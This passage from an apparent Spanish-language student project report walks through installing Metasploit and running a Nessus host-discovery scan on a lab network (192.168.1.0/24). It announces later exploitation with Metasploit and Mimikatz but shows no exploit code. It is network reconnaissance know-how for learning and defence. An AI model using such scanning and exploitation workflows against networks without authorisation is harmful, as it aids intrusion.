

Ilustración 81 – Instalación de Metasploit

Una vez termine la instalación lo ejecutamos y esperamos a que se abra.



Ilustración 82 – Ejecución de Metasploit

Una vez instalado Nessus, Mimikatz y Metasploit ya tendríamos todas las herramientas listas para comenzar con la detección de vulnerabilidades y su explotación. [23]

6. Descripción experimental

En este apartado explicaremos toda la parte práctica del proyecto. Las acciones que llevaremos a cabo son la detección de los diferentes hosts de una red, continuaremos con la búsqueda de vulnerabilidades de cada host y una vez encontradas todas las vulnerabilidades explotaremos algunas de ellas con Metasploit y Mimikatz. Para finalizar, haremos el parcheo de los equipos.

6.1 Escaneo de la red – Detección de host.

Comenzaremos entrando en Nessus, para ello abrimos Google Chrome y escribimos la siguiente URL (https://localhost:8834). Una vez dentro crearemos un nuevo escaneo para detectar los equipos que tenemos conectados a nuestra red. Para ello, pulsamos donde dice 'New Scan'.

Ilustración 83 – Creación de escaneo – Host discovery

Una vez llegamos a la pantalla donde están todos los escaneos, seleccionamos el tipo de escaneo 'Host Discovery'.



Ilustración 84 – Selección de escaneo – Host discovery

Dentro del tipo de escaneo nos pedirá que rellenemos una serie de campos. Le daremos un nombre y una descripción al escaneo y pondremos la IP de la red a escanear. Como queremos que nos escane la red entera ponemos la IP con terminación '/24' y de esta forma indicamos que de los 32 bits que constituyen la dirección, 24 pertenecen a la red. Esto significa que la red es 192.168.1.0/24.



Ilustración 85 – Configuración general – Host Discovery

La siguiente sección por rellenar es la de notificaciones. En esta sección introduciremos el email donde se nos enviarán los resultados de los escaneos. Esto no es obligatorio, los resultados podremos verlos igualmente desde Nessus.



Ilustración 86 – Introducción de correo – Host discovery

Una vez rellenado los campos anteriores en la sección 'Basic' pasaremos a la sección 'Discovery' donde seleccionaremos el tipo de escaneo que queremos que se haga. En este caso, queremos una detección de host básica por lo que seleccionaremos la opción 'Host enumeration'.



Ilustración 87 – Tipo de escaneo: Host enumeration – Host discovery

En la siguiente sección 'Report', dejaremos los parámetros por defecto que trae Nessus para este escaneo. Estos parámetros permiten que cualquier usuario de Nessus modifique los resultados del escaneo y que se muestren todos los dispositivos que respondan al ping.



Ilustración 88 – Parámetros de configuración – Host discovery

Por último, en la sección 'Advanced' seleccionaremos el tiempo que esperara Nessus a que un host responda al ping, el número máximo de comprobaciones que se harán por host para verificar la información y el número máximo de hosts simultáneos por escaneo.



Ilustración 89 – Parámetros de configuración avanzados – Host discovery

Una vez configurados todos los parámetros de la configuración del escaneo le daremos a 'save' y pasaremos a ejecutarlo. Para ello, iremos al apartado de 'My Scan' y le daremos al botón de play.



Ilustración 90 – Ejecución del escaneo – Host discovery

Una vez le demos al play, podremos ver como inicia la ejecución.



Ilustración 91 – Progreso del escaneo – Host discovery

Una vez ha finalizado el escaneo podemos entrar en el para ver toda la información recabada. En la pestaña 'Hosts' en la parte derecha podemos ver información como el estado del escaneo, la fecha de inicio del escaneo, la fecha de finalización y la duración de este. En la parte abajo derecha podemos encontrar el circulo de vulnerabilidades donde nos indica el porcentaje de cada tipo de vulnerabilidad, en este caso, solo muestra informativas ya que este tipo de escaneo solo lanza pings. En la parte izquierda podemos ver todas las IPs de los equipos que ha detectado en nuestra red incluido los puertos abiertos que tiene cada uno.



Ilustración 92 – Resultados del escaneo – Host discovery

La siguiente pestaña 'Vulnerabilities' podemos ver un resumen general de todas las vulnerabilidades encontradas. Pero por el tipo de escaneo solo mostrara dos vulnerabilidades encontradas, meramente informativas.



Ilustración 93 – Pestaña vulnerabilidades – Host discovery

Si entramos en la primera vulnerabilidad informativa podemos ver la siguiente información. Podemos ver la IP del equipo al que se refiere la información y todos los parámetros de la configuración que ha tenido el escaneo lanzado.



Ilustración 94 – Información del escaneo – Host discovery

En la segunda vulnerabilidad informativa podemos ver una descripción sobre los tipos de ping que se han lanzado para detectar los equipos y los que han reaccionado a este. Tambien podemos ver información relevante como la dirección del hardware del equipo y si este esta encendido o no.



Ilustración 95 – Información referente a los pings y a los equipos – Host discovery

En la siguiente pestaña 'VPR Top Threats' podemos ver el 'vulnerability priority rating', índice de prioridad de las vulnerabilidades. En este caso, no hay ninguna.



Ilustración 96 – VPR – Host discovery

Por último, iremos al correo para ver la información que nos ha enviado automáticamente Nessus.



Ilustración 97 – Resultado por correo – Host discovery

Después de haber lanzado el escaneo 'Host discovery' con el tipo de escaneo 'Host enumeration', tenemos que volver a lanzarlo cambiándole el tipo a 'OS identification' para detectar que IPs detectadas son de ordenadores.

Repetimos los mismos pasos, pero cambiando ciertos parámetros. Creamos un nuevo escaneo de tipo 'Host Discovery' y le damos un nuevo nombre y la IP de la red.



Ilustración 98 – Configuración general – Host Discovery 2

Ahora, en la sección 'Discovery' introducimos el tipo 'OS identification' para que Nessus busque que IPs de las detectadas son ordenadores.

